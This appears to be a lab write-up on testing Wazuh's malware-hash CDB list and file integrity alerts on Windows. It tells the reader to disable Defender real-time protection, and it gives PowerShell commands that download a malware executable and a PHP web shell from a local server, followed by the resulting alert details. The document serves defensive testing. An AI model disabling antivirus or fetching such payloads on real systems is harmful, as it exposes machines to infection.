
Download Malicious Files on Windows for Testing

Turn off Windows Defender Real-Time Protection to allow the download of test files.




Windows Security
Home
Virus & threat protection
Firewall & network protection
App & browser control
Device security
Protection history
Virus & threat protection settings
View and update Virus & threat protection settings for Microsoft Defender Antivirus.
Real-time protection
Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.
On
Cloud-delivered protection
Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.
On
Change your privacy settings
View and change privacy settings for your Windows 10 device.
Privacy settings
Privacy dashboard
Privacy Statement

Disable the settings so we download the malicious files.



Two test files were downloaded from a local HTTP server (http://add_IP) for analysis:

Using PowerShell's Invoke-WebRequest cmdlet, the following commands were executed to download the files to the specified path. You can use any desired path, but in this example, I used my own path.

Malware Executable


```
Invoke-WebRequest -Uri "http://Add_ip/Malware.exe" -OutFile "C:\Users\amir\Downloads\Malware.exe"
```

WebShell Script

```
Invoke-WebRequest -Uri "http://Add_ip/WebShell.php" -OutFile "C:\Users\amir\Downloads\WebShell.php"
```


```
PS C:\Users\administrator> Invoke-WebRequest -Uri "http://100.108.221.35/Malware.exe" -OutFile "C:\Users\amir\Downloads\
Malware.exe"
PS C:\Users\administrator> Invoke-WebRequest -Uri "http://100.108.221.35/WebShell.php" -OutFile "C:\Users\amir\Downloads
\WebShell.php"
PS C:\Users\administrator>
```

So, in my specified folder, I can see the downloaded files.




After completing the testing, I re-enabled all security settings. Once enabled, the malicious files were automatically detected and removed from the folder.


So, no malicious files exist in my folder.




Logs Monitoring Related to the CDB List


After downloading the malicious files in the test environment, we navigated to the Wazuh dashboard to verify whether the activity was detected. The alerts generated by the file creation events were visible in the FIM Recent Events section of the dashboard. This confirmed that Wazuh successfully monitored and reported the presence of malicious files on the system.







In this section, the events related to the CDB list of malware hashes are displayed.



t	rule.description	Known Malware File Hash Detected
#	rule.firedtimes	1
t	rule.groups	malware
t	rule.id	110002
#	rule.level	13
◕	rule.mail	true
t	rule.mitre.id	T1204.002
t	rule.mitre.tactic	Execution
t	rule.mitre.technique	Malicious File
t	syscheck.attrs_after	ARCHIVE
t	syscheck.changed_attributes	size, uid, user_name, mtime, md5, sha1, sha256
t	syscheck.event	modified
t	syscheck.md5_after	82cbd9ce67166e5f89a3729679e47732
t	syscheck.md5_before	d41d8cd98f00b204e9800998ecf8427e
t	syscheck.mode	realtime
📅	syscheck.mtime_after	Aug 25, 2025 @ 14:06:20.000
📅	syscheck.mtime_before	Jan 1, 1970 @ 00:00:00.000

📅	syscheck.mtime_before	Jan 1, 1970 @ 00:00:00.000
t	syscheck.path	c:\users\amir\downloads\malware.exe
t	syscheck.sha1_after	31356bb4149bc39de84578d40e5bd12c337e16ae
t	syscheck.sha1_before	da39a3ee5e6b4b0d3255bfef95601890afd80709
t	syscheck.sha256_after	1f99bf76110c4b7b6968bcf63f12f542dc6ba58c52a4f10bff93ae0bdea9edcb
t	syscheck.sha256_before	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
#	syscheck.size_after	7,168
#	syscheck.size_before	0
t	syscheck.uid_after	S-1-5-32-544
t	syscheck.uname_after	Administrators
t	syscheck.win_perm_after.allowed	DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES, DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES, DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES
t	syscheck.win_perm_after.name	SYSTEM, Administrators, amir
📅	timestamp	Aug 25, 2025 @ 18:15:41.317

Summary:

In this work, the process of integrating and validating the Wazuh CDB list update mechanism was successfully demonstrated. The environment was first configured by enabling the required modules and updating the daemon services. Afterward, the CDB list was properly deployed and verified on both the manager and agent sides to ensure functionality.

To test the effectiveness of the configuration, malicious files were intentionally downloaded in a controlled environment. Wazuh's File Integrity Monitoring (FIM) module promptly detected these file creation events. The generated alerts were clearly visible in the Wazuh dashboard under the FIM Recent Events section, confirming that the system was actively monitoring and reporting suspicious activity.

This validation highlights that Wazuh, when properly configured with CDB list updates, provides robust detection capabilities against unauthorized or malicious files. It ensures improved visibility, real-time alerting, and enhanced security monitoring for the protected systems.